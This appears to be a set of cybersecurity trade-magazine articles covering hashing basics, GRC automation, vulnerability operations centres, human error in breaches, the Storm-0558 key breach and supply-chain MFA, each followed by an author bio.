Yes, hashing is a one-way function. This means you can easily take data and create a hash from it, but it's very difficult, practically impossible, to do the opposite - turn the hash back into the original data.

Here's why:

- **Avalanche Effect:** Most secure hashing algorithms are designed with an "avalanche effect." This means that a small change in the original data (like flipping a single bit) results in a significant change in the hash output. Imagine the hashing recipe is like a complex mousetrap. A tiny change in how you set the trap (data) can completely alter the outcome (hash).
- **Fixed-Size Output:** Hash functions compress data into a fixed-size output (hash). This output is much shorter than the original data, making it mathematically challenging to recreate the original data from just the short hash. It's like trying to rebuild a house from just its tiny address.

There are theoretical ways to reverse a hash function, but they require immense computing power and are not practical for real-world scenarios. This makes hashing a valuable tool for cybersecurity tasks where you need to verify data integrity without storing the original data in a recoverable format.

## How and Who uses “hashing” in the real world?

Here are some real-world examples of how hashing is used in cybersecurity:

- **Verifying Software Downloads:** When you download a program or update from the internet, there’s a good chance it comes with a hash value. The software provider usually publishes this hash on their website. Before running the downloaded file, you can use a hashing tool to calculate its hash and compare it to the published value. If they match, you can be confident the download hasn’t been tampered with during transfer.
- **Securing Password Storage:** Websites never store your actual password. Instead, they leverage hashing. When you create an account or log in, your password goes through a hashing algorithm, and the resulting hash is stored in their database. When you log in again, the website hashes the password you enter and compares it to the stored hash. If they match, you’re granted access. This way, even if a hacker breaches the database, they steal only a bunch of nonsensical hashes, not your actual passwords.
- **Protecting File Integrity:** Hashing is crucial for ensuring the integrity of files at rest and in transit. For example, backup systems might calculate a hash for each file before storing it. Later, during verification, they can recalculate the hash and compare it to the stored one. This ensures the backup hasn’t been corrupted over time. Similarly, some file transfer protocols use hashing to detect any alterations to the data during transmission.
- **Digital Signatures:** Digital signatures are like electronic stamps of approval for documents. They use hashing to ensure the authenticity and integrity of a document. Here’s the process:
  1. The sender creates a hash of the document.
  2. The sender uses their private key to encrypt the hash, creating a digital signature.
  3. The recipient receives the document and the signature.
  4. The recipient uses the sender’s public key (which is publicly available) to decrypt the signature and retrieve the original hash.
  5. The recipient then calculates a new hash of the document and compares it to the decrypted hash from the signature.

If the hashes match, the recipient can be confident that the document is authentic and hasn’t been tampered with since it was signed.

- **Malware Detection:** Anti-virus and anti-malware software often use hashing to identify malicious files. They maintain databases of known malware hashes. When they scan a file on your system, they calculate its hash and compare it to the database. If there’s a match, it flags the file as potentially harmful.



## The Quick “Cliff-notes” Version

Hashing, for the non-mathematical cyber professional, is like creating a unique fingerprint for your data. Imagine you have a document with super important information. You can't just lock it away, because sometimes you need to check if the information inside is still the same.

Here's how hashing works:

- **Hash Function:** This is like a special recipe that takes any kind of data (your document) and cooks it up into a fixed-size code (the fingerprint). No matter how long your document is, the hash function always gives you a short, unique code.
- **The Hash:** This is the code generated by the hash function, like the actual fingerprint. It's much shorter than the original data, but it's still unique to that specific data.

## Here's why hashing is cool for cybersecurity:

- **Verifying Data Integrity:** Let's say you download a file from the internet. You can run the file through a hash function and compare the generated hash with the one provided by the source. If the codes match, you know the file hasn't been tampered with during download.
- **Secure Password Storage:** Websites don't actually store your password. Instead, they store a hash of your password. When you log in, they hash your entered password and compare it to the stored hash. If they match, you're in! This way, even if a hacker steals the stored data, they can't easily crack your password from the hash.

## Things to Remember:

- Hashing is a one-way street. You can't get the original data back from the hash, just like you can't recreate the document from the fingerprint.
- Different data will have different hashes, even if they seem similar. This makes it hard to fake data by just copying someone else's hash.
- There are different hash functions, some more secure than others. Cryptographically secure hash functions are used for important tasks like password storage.

I hope this explanation helps! Hashing is a fundamental concept in cybersecurity, and understanding it will give you a leg up in protecting information.

## About the Author

Joe Guerra, M.Ed, CySA+, Security+, Network+,Hallmark University. Joe Guerra is a seasoned cybersecurity professor based in the vibrant city of San Antonio, Texas, at the prestigious Hallmark University. With a dynamic background as a cyber tool developer for the Department of Defense and the Air Force, Joe brings a wealth of practical knowledge and hands-on experience to the classroom. His journey in cybersecurity education is marked by a diverse teaching portfolio, having imparted wisdom at various esteemed universities across the nation, with a special focus on Texas.

Joe's expertise isn't confined to a single age group or skill level; he has an impressive track record of guiding students ranging from eager high schoolers to career-changing adults. His passion for education shines through in his ability to demystify complex cybersecurity topics, making them accessible and engaging. He thrives on the lightbulb moments of his students as they unravel intricate concepts once thought to be out of reach.

Beyond the realm of cyberspace, Joe is a dedicated father of three, finding joy and balance in family life. His creativity extends to his love for music, often strumming the strings of his guitar, perhaps reflecting on the symphony of cybersecurity's ever-evolving landscape. Joe Guerra stands as a testament to the power of passion, dedication, and the desire to empower through education. [www.hallmarkuniversity.edu](http://www.hallmarkuniversity.edu)





## How GRC Automation has Simplified Regulatory Compliance?

By Amar Basic, Co-Founder @ CyberArrow

Every business, irrespective of size, relies on finely tuned Governance, Risk, and Compliance (GRC) programs. Given the increased risk of human error in manual regulatory processes, constant evaluation is essential. GRC automation can help in this regard.


A revelation from Stanford's Professor Jeff Hancock and security firm Tessian is striking: [88% of data breaches](#) result from these very errors, emphasizing the need for automated solutions.

GRC automation seamlessly integrates personnel, processes, and technology to make regulatory compliance less prone to errors. It addresses vulnerabilities and also ensures a smooth alignment with evolving industry mandates,

This article unpacks the basic concepts of GRC automation and its role in simplifying regulatory compliance across diverse organizational structures.

## What is GRC Automation?

GRC Automation streamlines operations by implementing automated frameworks for Governance, Risk, and Compliance. This involves integrating risk and compliance management frameworks and collaborating across teams on security, legislation, and compliance issues.



[Source:](#) GRC Triad - Symbiotic Bond

Governance, risk, and compliance share a symbiotic relationship despite being perceived as distinct functions. Governance sets the strategy, risk management aligns controls and priorities, and compliance ensures adherence to governance requirements.

## Importance of GRC Automation for Organizational Success

While manual GRC is time-consuming and error-prone, utilizing GRC automation boosts security and organizational efficiency, as detailed below:

- Efficient time management and error reduction: GRC automation minimizes time consumption and eliminates data duplication, errors, and inconsistencies associated with manual processes.
- Risk and compliance management: In-depth analysis through GRC automation provides a holistic 360-degree view of the organizational risk landscape, ensuring effective risk and compliance management.
- Enhanced collaboration and communication: Seamless data-sharing among organizational divisions helps improve collaboration and communication, facilitating better coordination in risk management.
- Real-time Tracking for Security and Alerting: It tracks user activity, access, and compliance controls in real-time, enabling the identification and prompt alerting to any suspicious activities.

## How GRC Automation Can Simplify Regulatory Compliance?



Below are the ways GRC automation simplifies your regulatory compliance:

### **1. Automated Compliance Monitoring**

Utilize AI-powered GRC technology to automate regulatory compliance monitoring. This ensures real-time analysis of changes in standards, laws, and regulations, enabling organizations to stay current and adapt swiftly to evolving compliance requirements.

### **2. Efficient Risk Management**

Implement GRC automation for robust risk management. Streamline processes to identify, assess, and mitigate risks effectively, providing a proactive approach to compliance and minimizing potential threats.

### **3. Business Continuity Management**

Employ GRC automation to enhance business continuity management. Automating processes related to business resilience enables organizations to be well-prepared to navigate disruptions while maintaining regulatory compliance.

### **4. Third-Party Risk Management**

It can streamline third-party risk management. Implement tools that enable continuous monitoring and evaluation of third-party activities, ensuring adherence to compliance standards and minimizing associated risks.

### **5. Operational Risk Management**

It enhances operational risk management by automating the identification, assessment, and mitigation of risks. This proactive strategy fosters a resilient business environment, addressing potential threats before they escalate and ensuring a robust compliance framework.

### **6. Continuous Authorization and Monitoring**

Enhance authorization and monitoring processes with continuous automation. Implement GRC tools to ensure ongoing authorization checks and real-time monitoring, maintaining compliance vigilance.

### **7. Operational Resilience Management**

Use GRC automation to strengthen operational resilience management. Automate processes to enhance organizational resilience, ensuring compliance while efficiently responding to and recovering from disruptions.

### **8. Privacy Management**

Manage privacy risk and compliance in real time as part of a holistic enterprise risk program. GRC automation tools enable organizations to effectively address privacy concerns, ensuring compliance and data protection.

## **Common Challenges While Implementing GRC Automation for an Organization**

GRC automation presents advantages but comes with notable challenges for organizations. Understanding these hurdles is crucial for a successful implementation.

### **1. Initial Investment Considerations**

Automation can be financially burdensome for smaller businesses. Fortunately, contemporary tools offer cost-effective alternatives. Therefore, choosing the right software is crucial. Make sure it fits your organization's size and needs perfectly.

## 2. Substantial Effort in Implementation

Transitioning from manual processes to a data-driven central dashboard in GRC automation requires significant effort. Incorrect program selection or inadequate technology can lead to future issues, emphasizing the importance of careful planning.

## 3. Senior Management Authorization Struggles

GRC automation projects demand approval from senior executives, a challenging aspect. While the benefits are compelling, persuading leadership requires clear articulation of how automation positively impacts the organization, underlining the need for effective communication.

## Tips for Smooth Implementation of an Automated GRC Program

Implementing a GRC strategy involves complex tasks, and these tips will help your organization toward effective governance, risk, and compliance management.

- ✓ Justify integrating GRC activities by presenting a compelling business case.
- ✓ Obtain backing and funding from senior management to ensure the success of the GRC program.
- ✓ Carefully explore various approaches to GRC, developing a comprehensive project plan.
- ✓ When choosing software, conduct due diligence when selecting a suitable product.
- ✓ Prepare and deliver activities to educate and persuade employees and management on the value of integrated GRC.
- ✓ Recognize potential resistance and ensure key employees understand the benefits of the GRC program.
- ✓ Partner with IT to devise an effective system rollout plan.
- ✓ Provide opportunities for employees to test the system before its production.
- ✓ Note and share employee comments during the test period with the technology vendor.
- ✓ Keep senior management and employees informed with regular briefings on the program's progress.
- ✓ Implement the rollout, promptly addressing and resolving any issues that arise.
- ✓ Establish a structured process for system maintenance and updating.
- ✓ Ensure the new system is incorporated into disaster recovery plans.
- ✓ Establish a program to track the performance of the GRC system, sharing results transparently with employees and management.

## FAQs

### 1. How has GRC automation simplified regulatory compliance?

GRC automation simplifies regulatory compliance by streamlining processes, ensuring real-time monitoring, and providing centralized data management. It enhances accuracy, reduces manual errors, and facilitates efficient adherence to regulatory requirements, ultimately optimizing organizational compliance efforts.

## 2. What are GRC fundamentals of governance, risk, and compliance?

GRC fundamentals focus on guiding both cyber and non-cyber managers in decision-making, applying policies, and allocating resources to identify, manage, and monitor cybersecurity risks. This ensures compliance with regulatory, legal, and operational requirements.

## 3. What is the role of GRC compliance?

GRC compliance assures organizations adhere to governance, risk, and compliance standards by implementing policies and controls, mitigating risks, and maintaining ethical practices for legal and industry alignment.

### About the Author

Amar Basic is a dynamic and accomplished cyber security entrepreneur. He has been selected to represent the UAE in the ISO SC 27 working group, which is responsible for drafting and publishing many information security standards such as ISO 27001. As co-founder of CyberArrow, Amar has been instrumental in helping global organizations automate compliance and cyber security awareness.

Amar's in-depth understanding of cyber security risks and mitigation techniques has earned him a reputation as a sought-after speaker and thought leader in the cyber security community.

In addition to his entrepreneurial pursuits, Amar is a strong advocate for cyber security awareness and education. He believes that building a safer digital world begins with educating people about cyber threats and best practices for protecting sensitive data.

Amar Basic can be reached online at

LinkedIn <https://www.linkedin.com/in/cyberamar/>, and at

CyberArrow's website <https://www.cyberarrow.io/>







## How To Take the Chaos Out of Vulnerability Management

By Pierre Samson, CRO at [Hackuity](#)

Vulnerability Management (VM) often feels like a game of whack-a-mole. No sooner has the security team brought the hammer down on one potential threat than another pops up to take its place.

Security pros are left in a continuous state of catch-up, never quite clearing their to-do list. And any missed vulnerability could be the one that enables threat actors to launch a devastating attack on the company.

The number of [new vulnerabilities](#) is growing faster than ever, and attackers are growing bolder and more organized in exploiting them. To keep up, organizations need to move away from the 'first-come-first-served' approach and towards a more strategic method prioritized around a risk-based approach. This is where the Vulnerability Operations Centre (VOC) comes in.

## Whose responsibility is it anyway?

VM remains deceptively reliant on manual processes in 2024. In more blunt terms, it is prone to human error. It's common to find a lack of clarity in roles, responsibilities, and communication when addressing vulnerabilities.

This fragmentation results in a patchwork of efforts between and within security teams and other stakeholders, including IT production teams or application owners. Rather than working in harmony, they are frequently driven by conflicting goals. When VM lacks a coordinated strategy, it becomes reactive, which puts organizations at higher risk of oversights and inefficiencies.

This approach can lead to several serious issues. On the one hand, it could mean actions are duplicated with multiple teams unknowingly completing the same tasks and wasting time and resources. At the other end of the scale, critical vulnerability management tasks may go uncompleted because everyone assumes someone else will be doing it – potentially leaving vulnerabilities open to exploitation. “That’s not my job” are the four most dangerous words in cybersecurity.

Lack of clear responsibility and poor communication can also hamper the ability to respond to new vulnerabilities quickly. This is especially dangerous regarding high-risk CVEs, which are a race against time to patch before threat actors discover and exploit them.

A lack of proper tools and processes for the job often compounds these organizational issues. VM activity is frequently accomplished through multiple tools that don't connect, further adding to the fragmented approach. Teams often have no central repository for VM priorities and needs; and no, Excel spreadsheets and emails don't count.

## Getting organized with a VOC approach

It's common to find that VM responsibilities are within the remit of the Security Operations Center (SOC) in the hope of creating a more organized approach. This is reasonable since the team there is chiefly concerned with cyber risk. But it can also be problematic given the SOC already has a broad spectrum of responsibilities including addressing active threats, performing essential triage and threat-hunting activities. As any SOC operative will attest, their plates are already heaped high without them also bearing the brunt of all proactive vulnerability management.

However, while the SOC team itself should not be the ones to manage all VM activity, the SOC's centralized, automated model is the right way to go. The Vulnerability Operations Center (VOC) provides a solution to deliver just this without burning out your existing security teams

Like a SOC, the VOC offers an integrated and risk-based approach to vulnerability management. Unlike a SOC, it focuses on prevention rather than response. The goal is to create a central control point, aggregating all available vulnerability data in one place. This enables the team to gain a complete picture of every VM issue and prioritize activity accordingly. A risk-based approach means the most critical and high-risk items are tackled first. This more automated and streamlined process, free of unreliable manual

processes, ensures teams can prioritize and tackle only those vulnerabilities that affect the security of their organization.

## Building a culture of responsibility

The successful integration of a VOC extends beyond technical implementation – it also cultivates a culture of cybersecurity awareness and accountability across all organizational levels.

Most importantly, enterprises should build on the VOC by making sure individuals in the team have clear ownership. All team members should understand their part in the cybersecurity ecosystem. Similarly, the centralized VOC approach provides a golden opportunity to break down siloes and get everyone on the same page.

As a repository for all vulnerability intelligence, the VOC can help build a picture of the company's risk posture. Its focus on proactive risk reduction can help serve as something of a hub for other training and awareness programs around cybersecurity best practices.

## The key steps to getting started with a VOC

A VOC won't materialize overnight, and incorporating this approach into an existing cybersecurity framework requires strategic planning, technical integration, and a shift in organizational structure. A smooth integration requires a well-thought-out plan. Fear not.

To get things started, it's crucial to have a senior figure spearheading the initiative, accompanied eventually by a dedicated team. The CISO is the most obvious choice, although businesses may have other preferences based on their structure.

Under this leadership, a strong focus should be placed on streamlining existing VM tools and processes. The team should thoroughly audit relevant solutions, cutting redundant systems and integrating the rest into platforms rather than isolated tools. Likewise, processes need to be refined and streamlined, taking the opportunity to automate where possible. The newfound ability to manage and prioritize effectively should be set against service level agreements (SLAs) for key metrics like time to resolution.

Enterprises must consider their VOC a counterpart to the SOC and ensure a high level of collaboration between the two operations. This is especially valuable for high-risk issues – for example, the SOC team should be notified immediately if the VOC discovers a log4j vulnerability. If prevention fails, response can swoop on in.

Finally, everything should be set against a culture of continuous improvement. Building in feedback loops that link SOC and VOC activity will help refine strategies over time and adapt to new threats and business needs.

A fully operational VOC takes the chaos out of vulnerability management. Rather than a never-ending game of whack-a-mole, companies can be confident they have a strategic and measured process in place, poised to tackle the greatest vulnerabilities with the least friction.

### **About the Author**

Pierre Samson has almost two decades of sales and leadership experience, helping large enterprises digitally transform and improve their cybersecurity posture.

Pierre joined Hackuity as Chief Revenue Officer in late 2021 on a mission to scale x20 Hackuity's business by accelerating its GTM motion and international expansion. He incorporated the Singapore office in October 2021, where he is currently based, followed by the UK (Oct 22) and the Netherlands (Nov 22) offices.

In the last thirteen years, Pierre has been growing high-performing teams with a strong culture of ownership and empowerment, from a few ten to a thousand team members, and P&I and business from a few ten to a few hundred of million.

Prior to joining Hackuity, Pierre was Sales & Marketing APAC SVP at Alcatel-Lucent Enterprise. His former assignments in cybersecurity pioneer companies include Deputy CEO at Orange Cyber Defence, Chief Sales Officer at Orange Cyber Defence, Chief Operating Officer at Lexsi, and Chief Sales Officer at Lexsi.

Pierre can be reached at [LinkedIn](#) and at our company website [www.hackuity.io](http://www.hackuity.io)





## Human Error Is Still Wreaking Havoc on Business Security

By Aaron Drapkin, Lead Writer, Tech.co

Despite the increasingly diverse, sophisticated, and dangerous threat landscape awaiting businesses online in 2024, critical mistakes made by employees are still the catalyst for a huge proportion of data breaches and other cyberattacks.

Tech.co's [recent survey](#) of over 1,000 business leaders, found that “phishing attacks”, “computer viruses” and “employee error” (such as sending an email to the wrong person) were the three most commonly identified causes of data breaches that occurred in 2023.

Recognizing the threat that comes from within a company from staff who haven't had sufficient training and aren't following company guidelines is crucial - but mitigating the risks requires a fundamentally human approach.

### What Actually Counts as “Human Error”?

“Human error” is the phrase typically used to describe unintentionally damaging actions committed by employees that inadvertently lead to data breaches.

Human error encompasses a broad range of missteps, from using weak passwords that don't match up with company password policies, to clicking on a link in a suspicious email that kickstarts the download of a malicious payload.

Some errors are defined as skill-centered mistakes - momentary lapses in concentration by employees who are aware of the correct course of action to take, but haven't taken it - such as an IT technician incorrectly configuring a firewall.

Decision-based errors, on the other hand, happen when a person doesn't have sufficient knowledge, resources, or training to recognize a threat, such as a suspicious attachment.

While it's a massive threat to the security of many companies, decision-based human error is something every business has the power to reduce.

## Human Error Continues to Reign Supreme in Latest Breach Numbers

Tech.co surveyed over 1,000 business leaders as part of our Impact of Technology on the Work Report. Of the businesses that told us they'd suffered a data breach during 2023, [23%](#) reported that a phishing email was responsible for the breach.

Human error also plays a significant facilitatory role in the downloading of "computer viruses", such as malware and ransomware, which 22% of respondents revealed was the source of the security incident at their company.

These human error-dominated attacks were selected much more often than things like Denial-of-Service attacks (6%), which don't tend to rely directly on human error.

Concerningly, a further 12% put their breach down to even more direct, decision-based mistakes ("employee error") such as sending an email to the wrong person - a mistake which can vary wildly in its eventual consequences depending on who the data is sent to.

## Mitigating Human Error in a Human Way

In many cases, greatly reducing the risk of human error will require a fundamentally human approach that feeds into every aspect of your cybersecurity policy - whether it comes to training, policies, procedures, or reporting processes.

For example, a lot of companies now run phishing tests to understand how vigilant their workforce is when it comes to spotting suspicious emails.

While these tests help businesses deploy training resources wisely and provide additional support for those who need it, if they're run without care, they can lead employees to feel [shame, distrust, and betrayal](#).

Crucially, employees should not be named and shamed, nor should their failure to recognize a phishing email lead to any disciplinary action.

Demotivated employees will understandably be much less interested in taking their company's cybersecurity procedures seriously, or making any improvements. In a world where artificial intelligence is going to make nefarious online activity much harder to spot, obtaining buy-in from employees for activities like this is more essential than ever.

Along with training, it is also important that employees understand the threats facing the business they work for, so providing time during work hours to complete cybersecurity training courses and access educational resources is essential. The quickest way to ensuring they treat it like a priority is to make it one yourself.

A similarly human approach must be applied to most procedures and standards. For instance, while enforcing routine, company-wide password resets is a good thing, doing so too frequently can lead to password fatigue and weaker credentials overall.


Making it as easy as possible for employees to report incidents or suspicious correspondence - and continuously assessing its efficacy - will give your IT the clearest picture of the types and frequency of threats posed to your company and the ability to respond quickly.

Of course, the foundational organizational principles that govern most well-oiled work processes - such as having clearly defined chains of responsibility and accountability - must be applied to your company's cybersecurity strategy.

In summary, successfully reducing human error is only possible by first thinking about what makes your employees tick. While it continues to have a big hand in the majority of data breaches, it should remain a key focus for all businesses and their respective IT teams.

### About the Author

Aaron Drapkin is a lead writer at technology news and reviews site [Tech.co](https://www.tech.co) who mainly covers cybersecurity, artificial intelligence, and productivity software. He has written articles that have appeared in ProPrivacy, The Week, Vice, Wired, Metro, and politics.co.uk covering a wide range of topics, and has been quoted in several major US and UK outlets discussing digital privacy, online scams, and AI.





## Inside the Storm-0558 Attack on Microsoft: Can Improved Key Rotation Prevent the Next Big Breach?

By Amit Zimerman, Co-Founder and CPO at Oasis Security

The Storm-0558 attack represents a sophisticated and targeted cyber intrusion that severely compromised Microsoft Exchange Online mailboxes. This breach led to the exposure of sensitive emails belonging to top U.S. officials, including Commerce Secretary Gina Raimondo, showcasing its extensive impact on national security. As cybersecurity experts analyze this unprecedented breach, the significant role played by critical failures in managing non-human identities (NHIs) becomes evident. NHIs are the digital constructs pivotal for machine-to-machine access and authentication in today's evolving, machine-centric enterprise systems, especially as organizations transition towards machine-centric architectures.

Attributed to China's Ministry of State Security by U.S. intelligence, the attackers exploited specific, previously unidentified vulnerabilities within Microsoft's cloud infrastructure. This breach, occurring in the spring of 2023, affected 22 organizations and over 500 individuals globally. The attackers used sophisticated techniques like exploiting unrotated authentication tokens linked to a Microsoft key established in 2016, highlighting the importance of implementing strong non-human identity management and secret rotation practices.



This attack's significance lies not just in its scale but in the exploitation of fundamental security practices. The stolen key, akin to a master key for vast sections of Microsoft's cloud services, provided attackers with privileged access, affecting senior U.S. government officials and potentially impacting other Microsoft services.

The aftermath of Storm-0558 serves as a critical lesson on the vital importance of automated non-human identity management and key rotation to safeguard against such sophisticated breaches. This incident is a clarion call for organizations worldwide to reinforce their digital defenses and adopt rigorous, automated security measures in an increasingly interconnected landscape.

## Navigating Complexities of Key Rotation: Insights from the Storm-0558 Attack

The attack on Microsoft highlights the significant risks associated with postponing the implementation of automated non-human identity lifecycle management, particularly key rotation. Proper management of key rotation is vital to protect against breaches involving non-human identities and to prevent exploitation by malicious actors. The Cyber Safety Review Board's report not only sheds light on these critical issues but also calls for urgent action to address the systemic challenges in modern security.

Key rotation is crucial for enhancing data security and meeting compliance requirements, but it involves significant complexities. The primary challenge lies in managing multiple keys while maintaining operational efficiency, which necessitates the implementation of management systems with enhanced visibility and governance.

Manual key rotation can disrupt services, potentially leading to operational downtime. Such interruptions demand meticulous planning and execution to mitigate their impact on business continuity. Moreover, integrating manual key rotation across diverse systems presents additional challenges due to varying compatibility requirements, making it essential to develop standardized policies and automated procedures for seamless integration.

As organizations expand the number of keys and systems they manage, they face increased challenges in maintaining compliance with industry regulations and conducting manual audits. Additionally, large-scale key rotation efforts can trigger performance and latency issues, underscoring the need for scalable architecture designs. With the growing use of non-human identities (NHIs), the risk of key compromise intensifies. This highlights the importance of comprehensive NHI lifecycle management to protect sensitive data.

## Where do we go from here?

The Microsoft breach is just the latest example in a rapidly growing trend of attacks that exploit unmanaged non-human identities. Even technologically advanced and security-aware organizations like Microsoft can fall victim to attacks targeting these types of unmanaged identities. This incident further emphasizes the critical need for non-human identity management to become an integral part of enterprise identity programs.

Rotation of keys and secrets is only one part of the larger challenge of complete non-human identity lifecycle management. While the latest report highlights several shortcomings, cloud transformation through vendors such as Microsoft still allows organizations to improve agility and, with the right approach, security posture. As environments become increasingly distributed spanning multiple clouds and hundreds of interconnect services, Non-Human Identities grow exponentially in scale. Consequently, security and operations teams need to adopt the right tools that enable effective cooperation across every phase of the lifecycle from provisioning, to rotation and decommission.

Organizations should implement practices and tools that align operational continuity efforts with security best practices, ensuring they complement rather than conflict with each other. Companies can't disregard the limitations of human driven processes, which are more prone to error and operationally expensive. While adding automation for tasks like secret rotation requires integrating new tools and capabilities into your stack, this investment is crucial for long-term business success. Microsoft's decision to move from manual to automatic key rotation is the right move to make and, had it been implemented sooner, it could have prevented the attack with undeniable business benefits.


In an era marked by the rapid proliferation of cloud computing and digital innovation, the adoption of automated solutions emerges as a pressing imperative for effectively managing non-human identities (NHIs). As organizations grapple with the complexities of identity and access management in an ever-evolving digital landscape, prioritizing visibility, posture management and lifecycle automation of NHIs is paramount.

By embracing automated solutions for NHI management, organizations can streamline key rotation processes, proactively identify vulnerabilities, and mitigate potential risks in real-time. This proactive approach not only bolsters security defenses but also instills confidence in stakeholders, demonstrating a commitment to safeguarding sensitive data and preserving operational continuity.

### **About the Author**

Amit Zimerman, Co-Founder and Chief Product Officer at Oasis is a seasoned leader with a diverse technical and product background. Before co-founding Oasis, he played pivotal roles at CyberMDX, and Microsoft, bringing a wealth of product and security expertise. Amit also had significant contributions during his seven-year tenure in Israeli Military Intelligence forces as a leader of some of the high-profile cyber projects at the time.

Amit can be reached online at LinkedIn and at our company website <https://www.oasis.security/>





# Locking Down Security Links: Breaking the Chain of Cyber Threats

By Al Lakhani, CEO and Founder, IDEE

The saying 'a chain is only as strong as its weakest link' has never been more relevant in the world of cyber security than it is right now.

Just one supply chain breach can lead to wide-ranging consequences. According to Verizon's Data Breach Report, for example, the supply chain was responsible for 62% of System Intrusion incidents in 2022. As a result, chain vulnerabilities in a complex web of suppliers and partners are a pressing concern.

## Understanding supply chain vulnerabilities

The first major concern is the lack of information regarding personnel changes within the supply chain. Often, it is impossible to know if an individual has left a role or is on extended leave, which can lead to the exposure of critical information. The responsibility for communicating these changes to clients lies solely with the supply chain, yet there are never consequences when they inevitably fail to do so.

Secondly, and to make matters even worse, the sharing of credentials is impossible to prevent. This is compounded when an employee works with multiple suppliers or switches to a rival firm. Employees could leave a role and take their credentials and sensitive information with them, leaving their ex-employer open to attack if their credentials are compromised.

Any weakness in the supply chain affects all the organisations involved, small or large. In fact, smaller organisations are often targeted as they have a weak cyber security setup, and the criminals use those smaller companies as a gateway to the bigger fish.

The [recent breach at the Bank of America](#) was a prime example. The Bank of America, with its ample resources, can employ a Chief Information Security Officer to establish and maintain a security infrastructure. However, the breach came from their much smaller bank service provider, Infosys McCamish Systems, who may not have the same reserves. As a result, the names, addresses, dates of birth and even social security numbers of people whose accounts were serviced by the Bank of America were exposed.

Even with robust cyber-security measures, vulnerable suppliers or third-party providers can serve as gateways for hackers to circumvent established security protocols. Such breaches have the potential to inflict catastrophic damage.

Don't forget that there are other players in the supply chain, too, such as legal and consulting firms. Cyber security is at the bottom of the pile when it comes to issues that need prioritising and, as a result, provides an easy route into the supply chain for malicious actors.

### **Businesses are relying on insufficient cyber security solutions**

Many businesses, both large and small, have implemented Multi-Factor Authentication (MFA) to address cyber security weaknesses. In fact, [IDEE's own research](#), which surveyed five hundred IT and cyber security professionals within UK businesses, found that 95% have deployed some form of MFA. The real issue is that 50% of those users only described their MFA solution as 'somewhat effective'.

Not only that, if you want to deploy MFA across the entire supply chain, you will need to ask every person involved in the service to manage two devices. Not only is this expensive, but it actually adds more problems than it solves. The already overworked IT department now has to manage more users and more devices. It doesn't end there. These devices require updates and use different operating systems, increasing complexity and introducing more attack vectors.

If, for some reason, a business still decides to use first-generation MFA, it cannot prevent credential phishing or adversary-in-the-middle attacks.

Another fallible option is to hand out USB keys in an attempt to add an extra layer of cyber protection. However, if these keys are lost or damaged, the USB keys cannot be recovered, ultimately leaving the door wide open to fall back on insecure credentials – passwords. The only layer this method realistically adds is to the business's financial expenditure.

## Safeguarding supply chains for the future

Therefore, businesses and the supply chain must look to next-generation MFA to truly protect themselves from malicious actors. Next-gen MFA removes the problem of weak credentials as it is passwordless and, also, phish-proof.

It is also easy to use and works on any device without the need to install any software or hardware, allowing a business to protect itself with a minimal amount of time and resources. Importantly for the supply chain, next-gen MFA is self-service, which allows businesses to create auto-deprovisioning rules, such as deactivating accounts if they haven't been used for two or three days.

As cyber security leaders, we must strive for cyber security solutions that create an impenetrable wall around our supply chains. If we continue to use methods that only detect when a breach has occurred rather than preventing it, we will remain in this cycle of vulnerability.

Looking ahead, cyber security experts can draw inspiration from the wisdom of Fleetwood Mac, who aptly stated, 'Chain keep us together'.

### About the Author

Al Lakhani is the CEO and founder of IDEE. Al is a recognised cyber security expert, digital identity crusader, inventor, entrepreneur, & university lecturer. With more than 25 years' experience in cyber forensics, Al is a proven expert in the field of cybercrime and data forensics and has spent more than 26 thousand hours during his career working on the topic of digital identities, his number one passion.

Prior to founding IDEE, he founded the Forensics & Cyber Investigations unit at Alvarez & Marsal. Al's most notable projects include the wind-down of Lehman Brothers and Washington Mutual and interim COO of Rubicon Global. Al also taught applications of blockchain technology at Munich University.



Al can be reached online at [al@getidee.de](mailto:al@getidee.de) or on [LinkedIn](#) and at our company website <https://www.getidee.com/>



